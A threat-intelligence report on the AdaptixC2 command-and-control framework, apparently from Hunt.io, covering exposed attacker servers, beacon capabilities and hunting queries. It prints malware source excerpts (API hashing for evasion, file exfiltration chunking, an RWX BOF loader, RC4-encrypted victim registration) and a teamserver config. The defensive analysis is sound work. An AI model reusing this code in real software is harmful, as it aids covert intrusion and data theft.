# AdaptixC2 Uncovered: Capabilities, Tactics & Hunting Strategies

Published: 2025-10-09 · Archived: 2026-04-05 15:02:41 UTC

AdaptixC2 is a command-and-control (C2) framework designed to be simple, flexible, and easily customizable. Unlike larger C2 platforms that can be complex and heavy, its lightweight design makes it easier for attackers to deploy and adapt across different environments.

The framework is modular, meaning its features can be extended or modified without requiring a complete rewrite of the system. It supports the basic functions you'd expect in a C2 tool, such as running commands on a compromised machine, transferring files, injecting into processes, setting up persistence, and gathering system information. Communication usually happens through HTTP or HTTPS, which helps it blend in with normal web traffic.

Because it's open-source, AdaptixC2 can be studied and modified by anyone, from researchers and defenders to red teamers and attackers. For defenders, it's a good example of how custom or lesser-known C2 frameworks are being used to avoid detection.





Fig 1. AdaptixC2 GUI client showing operator controls and session overview.

## Key Takeaways

- **Framework**: AdaptixC2 demonstrates that lightweight, open-source C2 frameworks can deliver full-featured capabilities, including multi-protocol communication, advanced evasion techniques, and modular

extensibility through BOF execution systems.

- **Real-World Deployment Scale**: The discovery of 102 active servers across multiple countries and hosting providers indicates widespread operational use, not just research or testing activities, with attackers leveraging legitimate cloud infrastructure to blend malicious operations.
- **Multi-Protocol Threat Model**: The beacon's support for HTTP, SMB, and TCP protocols creates multiple attack vectors that require comprehensive network monitoring, as attackers can adapt communication methods based on target environment restrictions.
- **Detection Challenges**: Dynamic API resolution, custom hash-based lookups, and RC4 encryption make traditional signature-based detection ineffective, requiring behavioral analysis and network pattern recognition for reliable identification.
- **Operational Security Features**: Built-in capabilities like kill dates, working hours restrictions, and configurable sleep intervals demonstrate that even lightweight frameworks incorporate sophisticated operational security measures for long-term persistence.
- **Lateral Movement Capabilities**: SMB named pipe communication and multi-hop pivoting functionality transform each infected system into a potential stepping stone for deeper network penetration, requiring network segmentation as a critical defense.
- **Open Source Intelligence Impact**: Exposed directories with deployment scripts, configuration files, and compiled agents offer useful insight into attacker operations and support better countermeasures.

## Initial Discovery via AttackCapture™

AttackCapture™ is Hunt.io's system for spotting and indexing open directories left exposed online by attackers. It collects these directories, extracts the files inside, and tags them by malware family, tool name, or known behavior. This helps analysts connect exposed files with active infrastructure and see how different frameworks, like AdaptixC2, are being used in real operations.

For our research on AdaptixC2, the first step was filtering results by the AdaptixC2 tag. This quickly revealed servers linked to the framework. We then focused on hosts with open directories, since these often hold payloads, configuration files, or C2 web panels.

Reviewing these directories gave us a clearer view of how AdaptixC2 functions and where it's being deployed. Findings pointed to servers across multiple providers and countries, including Kazakhstan, Ireland, and Switzerland, with ports such as 80, 8000, and 14531 frequently observed.





Figure 2: Hunting AdaptixC2 with Hunt.io using tags and open-directory pivots

Some exposed open directories held files from a few megabytes up to more than 70 MB. These often include payloads, configuration files, or control pages that reveal how the server is set up.

While analyzing one of the AdaptixC2 servers (85.202.193[.]88), we found `.ssh/authorized_keys` (possible access keys), shell histories ( `.bash_history` , `.history` , `nohup.out` ), and profile files that show past commands and environment details.

We also saw deployment traces such as Dockerfile, dist/, server.log, and install scripts ( `pre_install_linux_all.sh` , `pre_install_macos_client.sh` ) that show how the framework was built and run.






Figure 3: Investigating AdaptixC2 results with indexed files and metadata.

The exposed directory also contained compiled agents and traces of day-to-day use. User and system files like `.bash_history`, `.bashrc`, `.profile`, `.wget-hsts`, and `.sudo_as_admin_successful` reveal environment setup and past activity on the host. We also found multiple compiled payloads (`agent.x64.bin`, `agent.x86.dll/.exe`, `agent.smb.exe/.dll`, `agent_noheader.exe`, `svc_agent.*`) and encoded forms (`agent.base64`, `agent.hex`).



| File name | File size | Tags | Malware tags |
|---|---|---|---|
| .ssh | | | |
| .bash_history | 113 B | History | |
| .bash_logout | 220 B | Config | |
| .bashrc | 4 KB | | |
| .profile | 807 B | Config | |
| .sudo_as_admin_successful | - | | |
| .wget-hsts | 161 B | Config | |
| agent.base64 | 103 KB | | |
| agent.hex | 346 KB | | |
| agent.smb.dll | 71 KB | | |
| agent.smb.exe | 71 KB | | |
| agent.x64.bin | 81 KB | | |
| agent.x86.dll | 74 KB | | |
| agent.x86.exe | 75 KB | | |
| agent_noheader.exe | 75 KB | | |
| http.yar.txt | 874 B | yarGen | ext mismatch |
| svc_agent.smb.exe | 71 KB | | |
| svc_agent.x86.exe | 75 KB | | |

Figure 4: AdaptixC2 payloads including compiled agents and encoded variants.

## Investigation and Analysis

Our review of the collected AdaptixC2 files and code revealed several agent components that shed light on the framework's client-side behavior. The analysis centered on the beacon, the malware responsible for establishing command and control on infected systems, where we identified seven key capability areas that define how AdaptixC2 operates in the wild.

### Multi-Protocol Communication

The beacon implements three different communication methods to establish command and control channels with remote operators. The HTTP method uses standard web traffic with custom headers and URIs to blend in with normal browsing activity, while supporting multiple backup servers for redundancy.

For internal network operations, it creates SMB named pipes between infected machines, allowing commands to pass through compromised systems without generating external traffic. The TCP option provides direct socket connections when HTTP traffic is blocked, listening on configurable ports with a custom protocol implementation.

### Advanced Evasion Techniques

The malware avoids static API imports by resolving Windows function addresses at runtime using custom hash-based lookups, making signature detection significantly harder. It supports multiple deployment methods, including standalone executables, Windows services, DLL injection, and shellcode execution, providing flexibility to bypass different security controls and persistence mechanisms.

```
ApiWin->LoadLibraryA = (decltype(LoadLibraryA)*)GetSymbolAddress(hKernel32Module, HASH_FUNC_LOADLIBRARYA);

ApiWin->CopyFileA               = (decltype(CopyFileA)*)              GetSymbolAddress(hKernel32Module, HASH_FUNC_COPYFILEA);
ApiWin->CreateDirectoryA        = (decltype(CreateDirectoryA)*)       GetSymbolAddress(hKernel32Module, HASH_FUNC_CREATEDIRECTORYA);
ApiWin->CreateFileA             = (decltype(CreateFileA)*)            GetSymbolAddress(hKernel32Module, HASH_FUNC_CREATEFILEA);
ApiWin->CreateNamedPipeA        = (decltype(CreateNamedPipeA)*)       GetSymbolAddress(hKernel32Module, HASH_FUNC_CREATENAMEDPIPEA);
ApiWin->CreatePipe              = (decltype(CreatePipe)*)             GetSymbolAddress(hKernel32Module, HASH_FUNC_CREATEPIPE);
ApiWin->CreateProcessA          = (decltype(CreateProcessA)*)         GetSymbolAddress(hKernel32Module, HASH_FUNC_CREATEPROCESSA);
ApiWin->DisconnectNamedPipe     = (decltype(DisconnectNamedPipe)*)    GetSymbolAddress(hKernel32Module, HASH_FUNC_DISCONNECTNAMEDPIPE);
ApiWin->DeleteFileA             = (decltype(DeleteFileA)*)            GetSymbolAddress(hKernel32Module, HASH_FUNC_DELETEFILEA);
ApiWin->GetExitCodeProcess      = (decltype(GetExitCodeProcess)*)     GetSymbolAddress(hKernel32Module, HASH_FUNC_GETEXITCODEPROCESS);
ApiWin->GetExitCodeThread       = (decltype(GetExitCodeThread)*)      GetSymbolAddress(hKernel32Module, HASH_FUNC_GETEXITCODETHREAD);
ApiWin->FindClose               = (decltype(FindClose)*)              GetSymbolAddress(hKernel32Module, HASH_FUNC_FINDCLOSE);
ApiWin->FindFirstFileA          = (decltype(FindFirstFileA)*)         GetSymbolAddress(hKernel32Module, HASH_FUNC_FINDFIRSTFILEA);
ApiWin->FindNextFileA           = (decltype(FindNextFileA)*)          GetSymbolAddress(hKernel32Module, HASH_FUNC_FINDNEXTFILEA);
ApiWin->FreeLibrary             = (decltype(FreeLibrary)*)            GetSymbolAddress(hKernel32Module, HASH_FUNC_FREELIBRARY);
ApiWin->GetACP                  = (decltype(GetACP)*)                 GetSymbolAddress(hKernel32Module, HASH_FUNC_GETACP);
ApiWin->GetComputerNameExA      = (decltype(GetComputerNameExA)*)     GetSymbolAddress(hKernel32Module, HASH_FUNC_GETCOMPUTERNAMEEXA);
ApiWin->GetCurrentDirectoryA    = (decltype(GetCurrentDirectoryA)*)   GetSymbolAddress(hKernel32Module, HASH_FUNC_GETCURRENTDIRECTORYA);
ApiWin->GetDriveTypeA           = (decltype(GetDriveTypeA)*)          GetSymbolAddress(hKernel32Module, HASH_FUNC_GETDRIVETYPEA);
ApiWin->GetFileSize             = (decltype(GetFileSize)*)            GetSymbolAddress(hKernel32Module, HASH_FUNC_GETFILESIZE);
ApiWin->GetFileAttributesA      = (decltype(GetFileAttributesA)*)     GetSymbolAddress(hKernel32Module, HASH_FUNC_GETFILEATTRIBUTESA);
ApiWin->GetFullPathNameA        = (decltype(GetFullPathNameA)*)       GetSymbolAddress(hKernel32Module, HASH_FUNC_GETFULLPATHNAMEA);
```

Figure 5: API hashing technique with runtime function resolution by hash.

## System Administration Capabilities

The beacon provides comprehensive remote administration through an extensive command set that includes complete file system operations like directory listing, file reading, copying, and deletion. It also offers process management capabilities, allowing attackers to list running applications, terminate processes, and execute new programs with full output capture for interactive system control.

```
case COMMAND_DOWNLOAD:
    this->CmdDownload(CommandId, inPacker, outPacker); break;

case COMMAND_DOWNLOAD_STATE:
    this->CmdDownloadState(CommandId, inPacker, outPacker); break;

case COMMAND_EXEC_BOF:
    this->CmdExecBof(CommandId, inPacker, outPacker);  break;

case COMMAND_GETUID:
    this->CmdGetUid(CommandId, inPacker, outPacker); break;

case COMMAND_JOBS_LIST:
    this->CmdJobsList(CommandId, inPacker, outPacker); break;

case COMMAND_JOBS_KILL:
    this->CmdJobsKill(CommandId, inPacker, outPacker); break;

case COMMAND_LINK:
    this->CmdLink(CommandId, inPacker, outPacker); break;

case COMMAND_LS:
    this->CmdLs(CommandId, inPacker, outPacker); break;

case COMMAND_MV:
    this->CmdMv(CommandId, inPacker, outPacker); break;

case COMMAND_MKDIR:
    this->CmdMkdir(CommandId, inPacker, outPacker); break;

case COMMAND_PIVOT_EXEC:
    this->CmdPivotExec(CommandId, inPacker, outPacker); break;
```

Figure 6: Commands executed by the attacker with captured task output.

### File Transfer Functionality

The malware implements robust file transfer capabilities supporting both uploads and downloads through encrypted channels. Downloads use a chunked transfer system that breaks large files into smaller pieces with resume capability, helping avoid network monitoring alerts while ensuring reliable transfer completion even over unstable connections.

```
for (int i = 0; i < downloads.size(); i++) {
    BOOL close = false;
    if (downloads[i].state == DOWNLOAD_STATE_RUNNING) {
        LPVOID buffer = MemAllocLocal(this->chunkSize);
        ULONG readedBytes = 0;
        ApiWin->ReadFile(downloads[i].hFile, buffer, this->chunkSize, &readedBytes, NULL);
        if (readedBytes > 0) {
            downloads[i].index += readedBytes;

            packer->Pack32(downloads[i].taskId);
            packer->Pack32(COMMAND_DOWNLOAD);
            packer->Pack32(downloads[i].fileId);
            packer->Pack8(DOWNLOAD_CONTINUE);
            packer->PackBytes( (BYTE*) buffer, readedBytes);

            if (downloads[i].fileSize == downloads[i].index)
                downloads[i].state = DOWNLOAD_STATE_FINISHED;
        }
        else {
            downloads[i].state = DOWNLOAD_STATE_CANCELED;

            packer->Pack32(downloads[i].taskId);
            packer->Pack32(COMMAND_DOWNLOAD_STATE);
            packer->Pack32(downloads[i].fileId);
            packer->Pack8(downloads[i].state);
        }
        if(buffer)
            MemFreeLocal(&buffer, this->chunkSize);
    }
```

Figure 7: File transfer code used for uploads and downloads with chunking.

## Networking and Lateral Movement

The beacon includes sophisticated tunneling and pivoting functionality that transforms infected systems into proxy servers for deeper network penetration. It implements TCP and UDP port forwarding to route traffic through compromised machines and supports multi-hop connections where commands pass through multiple infected systems to reach targets that cannot directly communicate with external C2 servers.

## BOF Execution System

The malware features a Beacon Object File system that allows loading and executing additional modules without recompilation. This modular architecture provides loaded modules with a complete API for system interaction, memory management, and output handling, essentially creating a platform for arbitrary code execution and functionality extension.

```
Packer* ObjectExecute(ULONG taskId, char* targetFuncName, unsigned char* coffFile, unsigned int cofFileSize, unsigned char* args, int argsSize)
{
    COF_HEADER* pHeader      = NULL;
    COF_SYMBOL* pSymbolTable = NULL;
    PCHAR entryFuncName      = NULL;
    LPVOID* mapFunctions       = NULL;
    BOOL  result             = FALSE;
    PCHAR mapSections[MAX_SECTIONS] = { 0 };

    InitBofOutputData();
    bofTaskId = taskId;

    if (!coffFile || !targetFuncName) {
        goto RET;
    }

    pHeader = (COF_HEADER*)coffFile;
    pSymbolTable = (COF_SYMBOL*)(coffFile + pHeader->PointerToSymbolTable);

    entryFuncName = PrepareEntryName(targetFuncName);
    if (!entryFuncName) {
        BeaconOutput(BOF_ERROR_ENTRY, NULL, 0);
        goto RET;
    }

    result = AllocateSections(coffFile, pHeader, mapSections);
    if (!result) {
        BeaconOutput(BOF_ERROR_ALLOC, NULL, 0);
        goto RET;
    }

    mapFunctions = (LPVOID*) ApiWin->VirtualAlloc(NULL, MAP_FUNCTIONS_SIZE, MEM_COMMIT | MEM_RESERVE | MEM_TOP_DOWN, PAGE_EXECUTE_READWRITE);
    if (!mapFunctions) {
        BeaconOutput(BOF_ERROR_ALLOC, NULL, 0);
        goto RET;
    }
```

Figure 8: Executing additional modules through the BOF extension system.

## Configuration Management

The beacon includes several operational security features designed for long-term persistence and stealth operations. It supports kill dates for automatic termination, working hours restrictions to blend with normal business operations, and configurable sleep intervals with random jitter to evade network monitoring. All communications use RC4 encryption with session-specific keys to protect command and control traffic from analysis.

```
packer->Pack32(this->config->agent_type);
packer->Pack32(this->info->agent_id);
packer->Pack32(this->config->sleep_delay);
packer->Pack32(this->config->jitter_delay);
packer->Pack32(this->config->kill_date);
packer->Pack32(this->config->working_time);
packer->Pack16(this->info->acp);
packer->Pack16(this->info->oemcp);
packer->Pack8(this->info->gmt_offest);
packer->Pack16(this->info->pid);
packer->Pack16(this->info->tid);
packer->Pack32(this->info->build_number);
packer->Pack8(this->info->major_version);
packer->Pack8(this->info->minor_version);
packer->Pack32(this->info->internal_ip);
packer->Pack8( flag );
packer->PackBytes(this->SessionKey, 16);
packer->PackStringA(this->info->domain_name);
packer->PackStringA(this->info->computer_name);
packer->PackStringA(this->info->username);
packer->PackStringA(this->info->process_name);

EncryptRC4(packer->data(), packer->datasize(), this->config->encrypt_key, 16);

MemFreeLocal((LPVOID*)&this->info->domain_name,   StrLenA(this->info->domain_name));
MemFreeLocal((LPVOID*)&this->info->computer_name, StrLenA(this->info->computer_name));
MemFreeLocal((LPVOID*)&this->info->username,      StrLenA(this->info->username));
MemFreeLocal((LPVOID*)&this->info->process_name,  StrLenA(this->info->process_name));
```

Figure 9: Features for long-term persistence, sleep jitter, and kill dates.

## Infrastructure Discovery and Hunting

After understanding the beacon's internal functions, we shifted focus to the infrastructure that supports it. Using configuration profiles and live telemetry from Hunt.io, we mapped active AdaptixC2 servers and analyzed how they operate across hosting providers.

### Configuration Profile Discovery

During our investigation, we found a configuration profile for an AdaptixC2 teamserver that gave us several useful leads. The profile shows the server listening on 0.0.0.0:4321 with an /endpoint path, default credentials, certificate names (server.rsa.crt and server.rsa.key), and a list of enabled extenders (HTTP, SMB, TCP, Gopher). It also includes token lifetimes, a custom server header, version string (v0.8), and templates for callbacks such as new agent registration or file downloads.

```
{
  "Teamserver": {
    "interface": "0.0.0.0",
    "port": 4321,
    "endpoint": "/endpoint",
    "password": "pass",
    "cert": "server.rsa.crt",
    "key": "server.rsa.key",
    "extenders": [
      "extenders/listener_beacon_http/config.json",
      "extenders/listener_beacon_smb/config.json",
      "extenders/listener_beacon_tcp/config.json",
      "extenders/agent_beacon/config.json",
      "extenders/listener_gopher_tcp/config.json",
      "extenders/agent_gopher/config.json"
    ],
    "access_token_live_hours": 12,
    "refresh_token_live_hours": 168
  },

  "ServerResponse": {
    "status": 404,
    "headers": {
      "Content-Type": "text/html; charset=UTF-8",
      "Server": "AdaptixC2",
      "Adaptix Version": "v0.8"
    },
    "page": "404page.html"
  },

  "EventCallback": {
    "Telegram": {
      "token": "",
      "chats_id": []
    },
    "new_agent_message": "New agent: %type% (%id%)\n\n%user% @ %computer% (%internalip%)\nelevated: %elevated%\nfrom: %externalip%\ndomain: %domain%",
    "new_cred_message": "New secret [%type%]:\n\n%username% : %password% (%domain%)\n\nStorage: %storage%\nHost: %host%",
    "new_download_message":"File saved: %path% [%size%] from %computer% (%user%)"
  }
}
```

Figure 10: JSON profile used by the AdaptixC2 server showing ports and headers.

### Infrastructure Fingerprinting

These details are valuable for tracking infrastructure. The ports and endpoints guide network searches, certificate names reveal file locations in exposed webroots, and headers or version strings provide a fingerprint to link multiple hosts. We exported these indicators into Hunt.io's index and used them to map related AdaptixC2 servers across the internet.

### HuntSQL™ Query for AdaptixC2 Detection

We noticed the HTTP response header Server: AdaptixC2, which is a very useful fingerprint. Because that header is returned by the server, we can pivot from any host that shows it: search web server headers, proxy/WAF logs, passive DNS, or service scans for matches, and pull associated files and connection logs.

In this case, we crafted a HuntSQL™ query searching for HTTP headers containing the string %AdaptixC2%, allowing us to identify servers returning that value in their responses.

```
  SELECT
  ip
FROM
  httpv2
WHERE
```

```
http.headers.bytes.content LIKE '%AdaptixC2%'
AND timestamp gt '2025-09-20'
```

Copy

The results revealed 56 active hosts returning the Server: AdaptixC2 header, confirming live infrastructure tied to the framework. Several of these servers were hosted on well-known providers, suggesting attackers rely on commercial cloud environments to run their C2 operations.

